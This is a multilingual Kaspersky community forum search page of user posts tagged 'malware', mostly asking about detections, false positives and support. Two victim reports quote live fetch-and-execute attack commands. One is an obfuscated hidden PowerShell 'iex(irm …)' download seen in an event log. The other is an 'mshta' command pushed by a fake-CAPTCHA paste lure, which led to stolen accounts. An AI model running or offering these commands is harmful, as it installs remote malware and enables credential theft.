Search the Community
Showing results for tags 'malware'.
Found 70 results
-
 Mario Junior posted a topic in Kaspersky: Basic, Standard, Plus, PremiumHello there! I have noticed that after using my computer for a while (performing only routine daily tasks), a Windows process (Local Security Authority Process) begins to increase its resource consumption (specifically RAM) by about 0.5 MB every 2 seconds. - Powershell command used: "1..6 | ForEach-Object { Get-Process lsass | Select-Object @{N='Hora';E={Get-Date -Format 'HH:mm:ss'}},@{N='RAM_MB';E={[math]::Round($_.WorkingSet64/1MB,1)}},@{N='Private_MB';E={[math]::Round($_.PrivateMemorySize64/1MB,1)}}; Start-Sleep 10 }". After checking the windows events, I'v found out this: - Powershell command used: "Get-WinEvent -LogName "Microsoft-Windows-CodeIntegrity/Operational" -MaxEvents 200 -ErrorAction SilentlyContinue | Where-Object { $_.Id -in 3033,3063,3065,3066 } | Select-Object TimeCreated,Id,Message" This becomes clearer when examining those specific Windows event logs: - Powershell command used: "Get-WinEvent -LogName "Microsoft-Windows-CodeIntegrity/Operational" -MaxEvents 200 | Where-Object { $_.Id -eq 3033 } | Select-Object -First 1 | Format-List TimeCreated,Id,Message" As I understand it, this means a Kaspersky component attempted to integrate with a protected Windows process and was rejected because it did not meet the required signature level. Could you take a look at this? Windows version: Kaspersky version:


-
 sosiso4kaGD posted a topic in Вопросы, связанные с вирусами и шифровальщикамисегодня я решил просканировать мою систему ждал 1 час и потом показал 15 дедектов из которых был Trojan.Win64.Agent.Smevay lib.dll и Trojan.JS.Trolec.gen закинул их в каратин и они были по пути C:/Users/Егор/appdata/Local/utorrentclients-updater\installer.exe и C:/Users/Егор/AppData/Roaming/utorrent я в безопасности? также я ничего не скачивал был ли это вредоносный сайт или Drivet-By? на всякий P.S. Пишу сюда, так как в профильном разделе система не дает создать тему без логов Автологгера. Проги качать не хочу, мне не нужно лечение, просто ответьте по скриншоту, что это было

-
 Drux posted a topic in Kaspersky Virus Removal Toolas the title says i use bitdefender as my only real time protecter but on the side i have 6 more scanners Malwarebytes Microsoft Safety Scanner Eset Online Scanner and Hitmanpro none of them found anything but i got scared that kvrt found a trojan in my memory i searched the whole pc to find where it found or scanned the malware from but i cant find it im using the 2020 version of it im on windows 11 idk why but i cant put the KVRT2020_Data file here
-
 Владимир ГМЦ posted a topic in Kaspersky Endpoint Security для бизнесаСоздавая тему, обязательно укажите: Операционную систему и ее версию (Как узнать версию операционной системы). Название и номер версии программы "Лаборатории Касперского" (Как узнать название и номер версии программы «Лаборатории Касперского»). Подробно изложите суть вашей проблемы или вопроса. При необходимости приложите скриншот проблемы (Как сделать снимок экрана (скриншот)). Это поможет быстрее и точнее идентифицировать проблему и предоставить ответ\решение. 1. Версия Microsoft Windows 10 Enteprise x64 (build 19043) 2. Kaspersky Endpoint Security 12.0.0.465 AES56 3. С 14 мая 2026 года внутри домена на одном из компьютеров сотрудника обнаруживается вирус, который определяется как MEM:Backdoor.Win64.Agent.gen , Каспер пытается вылечить его, пишет вылечено и перезагружает компьютер, после перезагрузки включаются проверки на вирусы и через какое-то время снова обнаруживается тот же троян и так по кругу. Загрузочный диск с каспером после проверки не находит ни одного заражённого файла. После отката компьютера в исходное состояние на сутки прекращается появление вируса, однако же на следующий день появляется на другом компьютере домена и на первом снова вспыхивает проблема. GMCROSSTATA GMCWS0981 MEM:Backdoor.Win64.Agent.gen 21 мая 2026 г. 10:00:24 System Memory троянская программа Описание результата: Вылечено Тип: Троянское приложение Название: MEM:Backdoor.Win64.Agent.gen Пользователь: GMCROSSTATA\minenkova_ash (Инициатор) Объект: System Memory GMCROSSTATA\minenkova_ash Kaspersky Endpoint Security для Windows 12.0.0.465 Подскажите как бороться с этой заразой?

-
 Михаил11 posted a topic in Вопросы, связанные с вирусами и шифровальщикамиНе могу удалить майнер. Постоянно удаляю вирус, а он заного восстанавливается сразу в процессе удаления из какого то paks.exe, который через поиск не находится. Вижу через курейт расположение файла, а зайти в папку не могу и в безопасном режиме не вижу ни одного файла или папки, как будто их не существует. Вирус похоже отобрал права администратора, закрывает папки, диспетчер задач и браузер если в обычном режиме загрузки пытаюсь найти его.

-
 Peter15NT posted a topic in Kaspersky: Basic, Standard, Plus, PremiumТо ли при быстрой проверке, то ли при работе файлового антивируса высветились такие угрозы: Можно ли узнать поподробнее, что это за угрозы (к примеру, где находятся вредоносные файлы)?


-
 MPR posted a topic in Virus and Ransomware related questionsHi. So, Kaspersky has detected powershell.exe as a malicious object. It says the object was uid:/amsi_stream_4, a trojan. I've checked Event Viewer and i have two warnings at the time i got a PowerShell window popping up on my screen with the source being "avp" and the info/details i have are: Number: "45399392" Name: "32d87a95" Confidence: "00000000" ProcessSha256: "9785001B0DCF755EDDB8AF294A373C0B87B2498660F724E76C4D53F9C217C7A3" ProcessPath: "c:\windows\system32\windowspowershell\v1.0\powershell.exe" ProcessCommandLine: ""powershell.exe" -nop -exec bypass -w hidden -command "iex(irm 0xc0.0x6d.0xc8.0x3f/event)"" Bases: "2026.02.21 19:23:00:000" And: Number: "45399392" Name: "aa81fd45" Confidence: "00000006" ProcessSha256: "9785001B0DCF755EDDB8AF294A373C0B87B2498660F724E76C4D53F9C217C7A3" ProcessPath: "c:\windows\system32\windowspowershell\v1.0\powershell.exe" ProcessCommandLine: ""powershell.exe" -nop -exec bypass -w hidden -command "iex(irm 0xc0.0x6d.0xc8.0x3f/event)"" Bases: "2026.02.21 19:23:00:000" Could someone please help me understand what am i dealing with here? Thanks in advance.
-

 leonov posted a topic in Kaspersky: Basic, Standard, Plus, PremiumПричем только в Edge и в Chrome. В Vivaldi и в Firefox, которые также установлены - ничего нет. tiktok.js facebook.js linkedin.js pinterest.js insta.js twitter.js reddit.js
-

 Ivan999 posted a topic in Kaspersky Rescue DiskЕсть подозрения на вирус, работающий на уровне ядра виндовс, обнаруживает ли Kaspersky rescue disk такое ПО? Как это предупреждение влияет на работу KRD , в описании сказано как исправить эту ошибку, но не написано на что она влияет и что будет если ее проигнорировать и запустить проверку, какие то разделы диска нн проверятся или в чем дело?
-
Soporte NCG posted a topic in Para empresasHola buenas tardes. En las ultimas 48 horas, el antivirus Kaspersky Next, me ha estado alertando en múltiples equipos, la detección y eliminación wps_wid.cid-247834805.1755193685.exe Según la alerta, son archivos que se descarga cuando el usuario no se encuentra usando el equipo y tiene la sesión de usuario cerrada. Me llama la atención que la alerta es justo cuando no hay usuarios y según el informe el archivo descargado cae directamente en la carpeta de descarga del usuario. Esto esta ocurriendo en equipo que están en el mismo entorno de red y en equipos remotos que no tienen conexión directa con la red de la oficina Mensaje recibido Ha ocurrido el evento "Se ha detectado software legítimo que los intrusos pueden usar para dañar su equipo o averiguar sus " en el espacio de trabajo del dispositivo equipo01: Nombre de la organización Enlace del espacio de trabajo: https://cloud.kaspersky.com/ Propietario del dispositivo: Nombre.de.usuario, dirección de correo electrónico: direcciondecorreo Fecha y hora del evento: Friday, November 14, 2025 12:04:57 AM (GMT+00:00) Descripción del evento: Descripción del resultado: Detectados Tipo: Software legítimo que los intrusos pueden usar para dañar su equipo o averiguar sus datos personales Nombre: not-a-virus:HEUR:Downloader.Win32.SilentInstall.gen Nombre de tarea: Análisis antimalware Usuario: dominio\usuario (Iniciador) Objeto: C:\Users\usuario\Downloads\wps_wid.cid-127338662.1705579302.exe Razón: Análisis experto Fecha de lanzamiento de la base de datos: 13/11/2025 18:52:00 SHA256: 965C585B9B557E97EBF8A04BFF6F641F2F919126DF320D71D57C5FD62440C9B2 MD5: 43E30FC99691B7CCFC2BDC3AE558082D Así como esta he recibido múltiples alertas. en distintos equipos que cuentan con todas las actualizaciones de Windows (10 y 11) y la herramienta del antivirus esta totalmente actualizada Me gustaria ver si me pueden ayudar a determinar que puede estar pasando Gracias de antemo
-
Ivan999 posted a topic in Вопросы, связанные с вирусами и шифровальщикамиМожет ли вирус остаться на ssd после форматирования или как то прописать свой вредоносный в SSD или перепрошить его? Можно ли это обнаружить ?
-
 Ariel Marinho posted a topic in Para casaUm malware sequestrou um componente de hardware do meu pc, ele aplica uma Proxy que bloqueia o acesso a internet de alguns aplicativos do windows, da ordens ao meu powershell pra abrir páginas na web, baixar todo o conteúdo delas e executa-los no meu pc. Quando tento abrir a página da Kaspersky o malware me redireciona pra página do bit defender, quando tento instalar o Kaspersky ele corta a conexão a internet do instalador do Kaspersky, fazendo assim que a instalação não seja iniciada. Quando impeço o malware de mexer com o powershell ele corta totalmente meu acesso a internet. Alguém sabe como proceder?
-

-
 Eng-Sakher posted a topic in Virus and Ransomware related questionshi .. I have samples...not detected from all Kaspersky products ( kspersky endpoint , kaspersky premuim , kaspersaky internet security ) ، and I want to request recognition of the discovery in my personal name... How do I do that my friend ?
-
 leslavik posted a topic in Virus and Ransomware related questionsHello, Our website https : //www.hanajede.cz/ has been incorrectly flagged as a phishing site. We do not engage in phishing or malware activities. We have already requested a re-evaluation via https://opentip.kaspersky.com/hanajede.cz, can you clarify that is the right way? Thank you.
-

 FShinzo posted a topic in Para casaRecentemente abri um ticket no kaspersky e ainda não me responderam, no chat online me disseram no máximo 24hrs, mas isso foi dia 6 e ainda continuo sem resposta, mesmo mandando email não me respondem, parece que esperam minha assinatura encerrar para que eu pague novamente, mas desse jeito não planejo assinar.

-

ali33333 posted a topic in Kaspersky Virus Removal Toolseveral days ago i bought a new laptop, started using it before the configuration of kaspersky on the new device. i connected to my phone that might have been infected. now i wanted to complete the installation of the kaspersky on my new laptop. i got this communication. what am i supposed to do? when i click on ''learn more'' or ''support'' it sends me to a website where i cant find the solution to my problem is there any customer support email i can write to?

-


Anderson Cristiano posted a topic in Virus and Ransomware related questionsFor some time now, I've noticed that my computer was slower than normal, both when turning on and when performing tasks that I had previously performed without any problems. This week I received an email with a threat stating that my computer was being monitored and that everything I did, including my data, was in the hands of "hackers", so I immediately worried about formatting it to somehow inhibit this and also improve the performance of my computer. But it was still slow and that's not normal for him, I have a Ryzen 5 8600g, 16 GB of RAM, and an A620M Pro RS WiFi motherboard. I hired Kaspersk antivirus and activated it, and I noticed that every time I turn it on, it informs me that these two executables do not have a valid certificate and that they cannot confirm their reliability. Do I still have the virus installed on my machine, even after formatting it? What could I do? I tried to contact support as they provide support on the Plus plan but it is not available
-

 ZeroX posted a topic in Für PrivatanwenderMoin liebe Leser und Leserinnen, Und zwar habe ich die ein oder andere Frage und vielleicht sogar Anregung. 1. Erkennt Kaspersky Packer wie VMProtect, Themida und oder andere als Malware bzw. gibt es irgendeine andere Erkennung? 2. Erkennt Kaspersky nur Mehrfachpacking? So wie es mir aufgefallen ist, ist Punkt 1 nicht der Fall, was sehr schade ist, da Malware immer und immer und immer wieder in z.B. den 2 oben genannten sehr häufig versteckt wird. Ich finde diese Packer sollten erkannt werden bzw. sollte es eine Option geben welche man in ("Exclusions and actions on object detection" - in diesem Fall Englisches Interface weil ich keine Übersetzungen mag), aktivieren kann wie z.B. Multi-packed objects. So wie es aussieht ist dort ja eine Kategorie genau für diese Art welche Standartmäßig aktiviert ist und nicht deaktivierbar ist, Zitat "Packed objects whose packing may be used to protect malicious code", nur scheinbar sind dort nur sehr wenige Packer enthalten, mein Gefühl. Ebenfalls finde ich sollte Kaspersky einem die Möglichkeit geben einstellen zu können das Programme bzw. oftmals sogennante Tools, Zitat "Legitimate apps that intruders can use to damage your computer or personal data" automatisch entfernt werden wie z.B. eine reguläre Malware Erkennung. Dort könnte man ja auch einfach dann das Naming benutzen wie "not-a-virus:xxxxxxx". Ich finde es schlecht das man als User erst dann mit der Benachrichtigung interagieren muss, warum nicht die möglichkeit dies automatisch zu entfernen? Liebe Grüße, Danke im Voraus.

-
 Sam Black posted a topic in Virus and Ransomware related questionsDear Kaspersky Support Team, I recently purchased a new domain, but it is being falsely flagged as dangerous and is blocked by Kaspersky Antivirus. This issue is preventing legitimate access to the site. Could you please investigate and assist in resolving this false positive? Thank you for your prompt attention to this matter.
-
 khalidkaspersky posted a topic in Kaspersky FreeHello, about 4-5 months ago my friend recommended me to get Kaspersky as he also used it, when I told him from where he downloaded it, he told me that there was a free Kaspersky version that I can probably find on YouTube, so I searched on YouTube something like "Free Kaspersky version", after opening one of the videos and watching it, I went to the description where I found the download link: https://www.kaspersky.com/downloads/free-antivirus, I opened it and checked if it was an official link or not, the domain should have been the official one, I even copy & pasted the last part (subdirectory or path) of the link and pasted it to the official Kaspersky domain to make sure it wasn't a fake link, then I tried to find this download page from the Kaspersky homepage to check if it was by the official Kaspersky or not, but I couldn't find it, I downloaded it anyway because my friend just said that it was safe and the official link, after that I opened the file and I setup Kaspersky fully, then I checked the expiration date, and it was going to end in a month, so after like 3 weeks of using Kaspersky, I checked the expiration date again and it became longer and it gave me 2 months extra, then after it almost expired again, the same thing happened, I didn't think much of it until I watched a YouTube video about some fake Kaspersky versions that were being spread around that were actually malware, this video was from a YouTuber I remember watching before knowing about Kaspersky, so I don't think it's a problem with the algorithm. Sorry if this was a dumb topic/post, I just find it confusing why I couldn't find that Kaspersky version from the main webpage and why the expiration date keeps getting longer and never ending, and I am scared if it was an unofficial version somehow. Here is the link again: https://www.kaspersky.com/downloads/free-antivirus
-
 vitaotek posted a topic in Virus and Ransomware related questionsHello everyone. I ran a test pitting Kaspersky Antivirus Free against a Ransomware and a dangerous Script. If you want to check out the results, the video will be posted on my Yt channel: @vitaotek On the channel you will find several tests, including more tests with Kaspersky products as well. A Merry Christmas and a Happy New Year to all. Cheers.
-
 DPham posted a topic in Para usuarios particularesBuen dia comunidad, el jueves 19 a primeras horas de la madrugada mientras buscaba informacion sobre una escuela me tope con esta escuela aqui en Peru : https: //lavictoriagakko.edu.pe (tener cuidado con la web). Dentro de la pagina se mantiene la estructura de una pagina de escuela normal hasta que segundos despues aparece el captcha "no soy un robot" para hacer check en las figuras de autos. Luego de ello aparece un mensaje que que dice que algo asi como "para reiniciar la pagina" presion "Ctrl + r" , pega con "Ctrl + v" este codigo para recargar la pagina, el tema es que me sorprendio que algo ya este listo para pegar y quise ver por que se me habia copiado (en el portapapeles) un ejecutable solo por haber entrado a esa pagina, entonces fui al comando "Ctrl + r" presiono "Ctrl + v" (para visualizar que codigo malicioso era) y de casualidad lo termino ejecutando =( el codigo ejecutado en la ventana run de windows fue: mshta https: //microsoft-dns-reload-6y.pages.dev # "Microsoft Windows: DNS service Reload and Restart UP Tengan cuidado con ello. El problema es que en ese momento solo tenia instalado el windows defender (tengo windows 11 up to date). Algunas horas despues empezo el problema: entraron a mi cuenta de twitter e instagram (ambas con la configuracion de recordar credenciales cada vez que se iniciaba el chrome) , se detecto un inicio de sesion desde CA, USA en mi twitter y eliminaron mi instagram previamente habiendo cambiado el correo asociado a la cuenta por una de dominio @tenaent.com). La computadoraestuvo encendida un par de horas ese luego de la execucion de dicho executable malicioso en el cual use el scaner profundo de windows defender (que no hayo nada raro). Ese dia solo apague la computadora y al dia siguiente adquiri el karpersky premium, el cual arrojo troyanos HEUR:Trojan.Script.Generic (https: //bsc-dataseed1.binance.org https: //microsoft-dns-reload-6y.pages.dev), vinculo malicioso(https: //saaadnesss.shop/check) backdoors como "amenazas", asimismo de en algunos momentos aparecia "shell host is using camara web" pero Karspersky me daba la opcion de bloquear ello. De antemano muchas gracias a quien lea todo esto, cualquier ayuda es bienvenida porque lo que mas me preocupa es saber que informacion han robado en el tiempo que no era detectado.
- 6 replies
-
- windows 11
- trojan
- kaspersky os
- malware
-
Tagged with:
-

 mato lechat posted a topic in Virus and Ransomware related questionsHello Kaspersky Team and Community, I've been observing the Kaspersky Cyberthreat Live Map for a while now, and I'm a bit puzzled. While the map highlights significant activity globally, I've noticed that Canada often shows minimal threat data compared to many other countries, even during times when cybersecurity risks seem high worldwide. Given the heightened state of cyber activity, this discrepancy is causing me some concern. Could this be due to certain monitoring constraints specific to Canadian infrastructure, or perhaps an intentional choice in data visualization for regions? If this data gap is indicative of low activity, is there something about Canada's cybersecurity landscape that could explain this? Or, should I be worried that it might signal an oversight or lack of reporting that could impact our national security interests? Looking forward to your insights! Thank you. mato lechat

-
 Qwp posted a topic in Virus and Ransomware related questionsHello, Does anybody know what HEUR:Trojan.Multi.PBot.gen does? Google search leaves no results. Kasperky found it in system memory and removed it, but how to check are there any traces left? Os: Windows 10 home 22h2 (build 19045) Kaspersky total security 21.3 Note that I have python 3.13 installed (if pbot means pythonbot)